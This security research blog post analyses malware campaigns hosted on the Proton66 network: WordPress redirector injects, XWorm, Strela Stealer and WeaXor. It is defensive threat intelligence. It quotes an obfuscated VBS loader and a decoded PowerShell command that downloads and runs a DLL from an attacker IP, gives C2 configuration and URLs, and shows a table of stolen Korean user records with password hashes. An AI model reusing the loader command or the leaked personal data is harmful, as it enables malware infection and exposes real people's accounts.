Proton66 Part 2: Compromised WordPress Pages and Malware Campaigns

By Pawel Knapczyk, Dawid Nesterowicz

Published: 2025-04-17 · Archived: 2026-04-06 01:25:02 UTC

April 17, 2025 5 Minute Read by Pawel Knapczyk, Dawid Nesterowicz

Earlier this year SpiderLabs observed an increase in mass scanning, credential brute forcing, and exploitation attempts originating from Proton66 ASN targeting organizations worldwide that we are discussing in a two-part series.

In the first part of this blog series, we investigated the malicious traffic associated with Proton66, revealing the extent of the mass scanning and exploit activities run by the SuperBlack ransomware-associated threat actors such as Mora_001.

In Part 2, we shift our focus to the malware campaigns linked to Proton66, exploring how SpiderLabs found multiple specific instances where compromised WordPress websites were leveraged to target Android devices. We will also examine the XWorm campaign, which specifically targeted Korean-speaking chat room users, and go over other notable threats, including the StrelaStealer credential stealer and the WeaXor ransomware.

Campaigns Targeting Android Devices Using Compromised WordPress Pages

In February 2025, SpiderLabs observed malicious campaigns leveraging compromised WordPress websites related to the Proton66-linked IP address 91.212.166.21. Vulnerable WordPress pages were injected with malicious scripts redirecting Android device users to phishing pages imitating the Google Play Store. We uncovered several fake Play Store domains and found that the naming convention used by the threat actors suggested that they may have intended to target English (us-playmarket.com), French (playstors-france.com), Spanish (updatestore-spain.com), and Greek speaking users (playstors-gr.com).




Figure 1. Campaign leveraging compromised WordPress pages to serve redirector scripts. Source SpiderLabs.




Figure 2. Compromised WordPress webpages serving redirector scripts. Source: SpiderLabs.

SpiderLabs did not observe any successful redirections or infections related to these campaigns, as none of the potential victims visiting these compromised pages were Android users.

The redirector scripts are obfuscated and perform several checks against the victim, such as excluding crawlers and VPN or proxy users. User IP is obtained through a query to ipify.org, then the presence of a VPN on the proxy is verified through a subsequent query to ipinfo.io. The threat actor used a specific API token for the ipinfo.io service: 3afcf479c3f3e0, which appeared in all versions of the redirector script. Ultimately, the redirection occurs only if an Android browser is found.

Figure 3. Redirector script served through a compromised WordPress website. Source: SpiderLabs.

When checked against VirusTotal, the redirector scripts are still undetected by all vendors.




Figure 4. getupd.js undetected by all vendors on VirusTotal. Source: SpiderLabs.

Two domains serving script injects were identified, www-kodi.com and my-tasjeel-ae.com, both hosted under Proton66: 91.212.166.21. However, we recently observed that both were pointed toward a new address: 45.93.20.58. This IP address belongs to Chang Way Technologies, suggesting a relation between both providers.

Interestingly, www-kodi.com was set up as a phishing domain as well, mimicking the known home theater software Kodi. Upon clicking the download button, users would be redirected to another malicious domain controlled by the threat actor, www-wpx.net, where a malicious installer ‘kodi-21.1-Omega-x64.msi‘ would be

served. Unfortunately, at the time of research, the installer was no longer available, thus, SpiderLabs was unable to analyze it.





Figure 5. Phishing website imitating Kodi used to serve redirector injects. Source: SpiderLabs.

XWorm Campaign Targeting Korean-Speaking Users

In early March, a ZIP archive containing resources of an unidentified threat actor was publicly accessible at a web service in the Proton66 network at the IP address hxxp://91.212.166.86/htdocs.zip. The archive included payloads used at different stages of the XWorm infection chain, and Excel spreadsheets containing personal data of Korean-speaking userscontaining details such as first names, surnames, account numbers, and banking information. Other documents found in the archive were deposit and loan lists and investment portfolios. Additionally, one of the folders contained a legitimate GoTo Meeting executable together with a modified g2m.dll, which is used to sideload the Remcos remote access trojan (RAT).



	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1	순번	아이디	비밀번호	이름	회원등급	닉네임	방문수	회원사진	휴대폰	이메일	이메일 수신	주문	적립금	SMS 수신
2	1	eppooryasi	caca1 bf 991 c8740d07c75e39f 006e286	[redacted]	일반회원	이쁜야시	1		010-40[redacted]	[redacted]asi@hanmail.net	예	999,999	9,999	예
3	2	kimepl1	7ea9306fef8d39e65671 3f eb1eafa809	[redacted]	일반회원	주다	7		010-24[redacted]	[redacted]mira@nate.com	예	999,999	9,999	예
4	3	hengbok11	4550261192deb0c817f08acafd2d97e	[redacted]	일반회원	행복장군	14		010-53[redacted]	[redacted]k11@naver.com	예	999,999	9,999	예
5	4	younf 004	6bf 944d8f3b6e1607f9d1 063a3dfl cb	[redacted]	일반회원	기보미	3		010-260[redacted]	[redacted]006@naver.com	예	999,999	9,999	예
6	5	joseph0330	c2a92acfeb41ffd5ce0e1614fee91ee3	[redacted]	일반회원	덕후개미	22		010-945[redacted]	[redacted]330@hanmail.net	예	999,999	9,999	아니오
7	6	lcxsy76	1ef8c2387297a211 8f27 0f 4c9fa1 16b3	[redacted]	일반회원	중동여우	6		010-910[redacted]	[redacted]y@naver.com	예	999,999	9,999	예
8	7	happybomrel	6d5407072e0d31f9cd0d4be7e1 8137db	[redacted]	일반회원	행복한봄날	60		010-20[redacted]	[redacted]me@naver.com	예	999,999	9,999	예
9	8	pheangud1	90e1f3aea6fd53a5c02586867c557c3	[redacted]	일반회원		19		010-57[redacted]	[redacted]ud1@naver.com	예	999,999	9,999	예
10	9	keyanc0925	956612a09e9e39f0b421 13324c8d19c1	[redacted]	일반회원	아빠는슈퍼맨	36		010-224[redacted]	[redacted]0925@naver.com	예	999,999	9,999	예
11	10	myhope98	619492846cd8fd0653387c92497a222	[redacted]	일반회원	티제이98	12		010-913[redacted]	[redacted]e98@naver.com	예	999,999	9,999	예
12	12	and7171	ffd7c165caa9cbb086fe4f7ba39a3eea	[redacted]	일반회원	아이리스	10		010-946[redacted]	[redacted]raft@naver.com	예	999,999	9,999	예
13	13	curious0202	52947e0ade57a0be4a1386d08f17b656	[redacted]	일반회원	프리주	37		010-416[redacted]	[redacted]ever@naver.com	아니오	999,999	9,999	아니오
14	14	moonolo	e6391 4392c5f935fe9624d5d8682b95	[redacted]	일반회원	동네노는형들	1		010-903[redacted]	[redacted]olo@gmail.com	예	999,999	9,999	예
15	15	cidermics	1dc1dc6fe23cd95ade3396d6fc2c111a	[redacted]	일반회원	사이다경제	2		010-68[redacted]	[redacted]@cidermics.com	예	999,999	9,999	예
16	16	kjpark34	0104030ec89ac9050548 0fd9b4bedf a3	[redacted]	일반회원	흑간	10		010-403[redacted]	[redacted]34@naver.com	예	999,999	9,999	예

Figure 6. A database labeled 'coin21' (redacted). Source: SpiderLabs.

An analysis of the whole package and numerous folders suggests the intended initial compromise mechanism likely involved the use of chat rooms and channels sharing investment information, where users are prone to being subjected to social engineering schemes and presented with malicious shortcut files, leading to XWorm infection. There are numerous fake chat channels in Korea claiming to share investment information and attract investors. Many of these channels are designed to launch social engineering attacks and steal users' funds either directly or by using malware.





Figure 7. XWorm infection chain. Source: SpiderLabs.

The first stage in the infection chain is a shortcut file executing a PowerShell command, which in turn, runs a script *(win64.vbs)* that isalso found in the archive. The script is designed to download a Base64-encoded .NET DLL from a specified URL (*hxxp://91.212.166.16/DLLl.txt*), load it into memory, and invoke a chosen class method. The DLL downloads and loads the XWorm binary (*91.212.166.16/base64.txt*) and adds persistence.

```
1745
1746
1747    QpWJ = (
        "J_By_HU_Z_Bt_Gc_I___9_C___Jw_w_DE_Jw_7_CQ_agBj_GQ_dQBn_C___PQ_g_Cc_JQBw_Ho_QQ
        Bj_E8_ZwBJ_G4_TQBy_CU_Jw_7_Fs_QgB5_HQ_ZQBb_F0_XQ_g_CQ_ZgBy_Hg_YQB1_C___PQ_g_
        Fs_cwB5_HM_d_Bl_G0_LgBD_G8_bgB2_GU_cgB0_F0_Og_6_EY_cgBv_G0_QgBh_HM_ZQ_2_DQ_
        UwB0_HI_aQBu_Gc_K___g_Cg_TgBl_Hc_LQBP_GI_agBl_GM_d___g_E4_ZQB0_C4_VwBl_GI_QwB
        s_Gk_ZQBu_HQ_KQ_u_EQ_bwB3_G4_b_Bv_GE_Z_BT_HQ_cgBp_G4_Zw_o_Cc_a_B0_HQ_c___6_C
        8_Lw_5_DE_Lg_y_DE_Mg_u_DE_Ng_2_C4_MQ_2_C8_Z_Bs_Gw_SwBv_HI_ZQBh_C4_d_B4_HQ_J
        w_p_Ck_OwBb_HM
        _G4_d_BE_G8_bQ
        _ZQ_o_Cc_QwBs_
        B0_E0_ZQB0_Gg_
        Gw_L___g_Fs_bwB
        Ng_x_C4_Ng_2_D
        1_Gc_I___s_C___
        w_I___n_DE_Jw_s
1748
1749    dim scmly
1750
1751    scmly = ("$ExeNy = '") & QpWJ & "'"
1752    scmly = scmly & ";$KByHL = [system.Text.Encoding]::Unicode.GetString( "
1753
```

```
QpWJ = ("$rudmg = '01';$jcdug = '%pzAcOgInMr%';[Byte[]]
$frxau = [system.Convert]::FromBase64String( (New-Object
Net.WebClient).DownloadString('http://91.212.166.16/dllKor
ea.txt'));[system.AppDomain]::CurrentDomain.Load($frxau).G
etType('ClassLibrary3.Class1').GetMethod('ZxKHG').Invoke($
null, [object[]] ('txt.x46esab/61.661.212.19//:ptth' ,
$jcdug , 'UpdateChecker', $rudmg, '1', 'Roda' ));")
```

Figure 8. Vbs loader script invoking PowerShell downloader. Source: SpiderLabs.



Watch 1

Name	Value	Type
Settings.Hosts	"91.212.166.16"	string
Settings.Port	"7000"	string
Settings.KEY	"<123456789>"	string
Settings.SPL	"<Xwormmm>"	string
Settings.Groub	"XWorm V5.3"	string
Settings.USBNM	"USB.exe"	string

Figure 9. XWorm configuration. Source: SpiderLabs.

Strela Stealer Targeting German Speaking Countries

Strela Stealer is yet another type of malware threat actors use to leverage Proton66 hosting services. Strela Stealer (rus. Стрела, lit. 'Arrow') is an infostealer that exfiltrates email log-in credentials and has been in the wild since late 2022. From January to February 2025, SpiderLabs observed targeted email phishing campaigns delivering Strela Stealer and communicating with a command-and-control (C2) server (193.143.1.205).

Strela Stealer targets the Mozilla Thunderbird and Microsoft Outlook email clients on systems located in selected European countries: Germany, Austria, Liechtenstein, Luxembourg, and Switzerland.

SpiderLabs observed targeted email phishing campaigns delivering Strela Stealer with a payload and C2 server hosted under 193.143.1.205.




Figure 10. Strela Stealer infection chain. Source: SpiderLabs.

Detailed information about this Strela Stealer malware campaign can be found in a previously published SpiderLabs blog, "A Deep Dive into Strela Stealer and how it Targets European Countries".

WeaXor Ransomware

SpiderLabs identified multiple C2 servers in the Proton66 network. A part of them were used in certain instances by a recently discovered malware family, WeaXor. WeaXor is a revised version of the Mallox malware that appends the ".wex" suffix to encrypted files. The collected WeaXor samples communicate with the C2 server at hxxp://193.143.1[.]139/Ujdu8jjooue/biweax.php.




Figure 11. WeaXor ransom note. Source: SpiderLabs.

Upon completion of execution, the ransomware drops a “RECOVERY INFO” file into each directory with encrypted files. The note contains a unique victim key ID, the address of a webchat, and an email address to obtain additional instructions on how to pay the ransom. At the time of writing, the WeaXor group demanded $2,000, transferred in BTC or USDT, for a decryptor.




Figure 12. WeaXor .onion webchat for victim communication. Source: SpiderLabs.

Conclusions

Trustwave SpiderLabs recommends blocking all the CIDR ranges associated with Proton66 and Chang Way Technologies to mitigate the risk of compromise resulting from exploit attempts and phishing activities:

Proton66 ASN:

- 45.134.26.0/24
- 45.135.232.0/24
- 45.140.17.0/24
- 91.212.166.0/24
- 193.143.1.0/24

Chang Way Technologies ASN:

- 45.93.20.0/24
- 91.240.118.0/24
- 185.11.61.0/24

IOCs Observed (Campaigns Targeting Android Devices):

Type	Value

IP	91.212.166.21
IP	91.212.166.146
IP	45.93.20.58
Domain	www-kodi.com
URL	www-kodi.com/download.php
URL	www-kodi.com/getupd.js
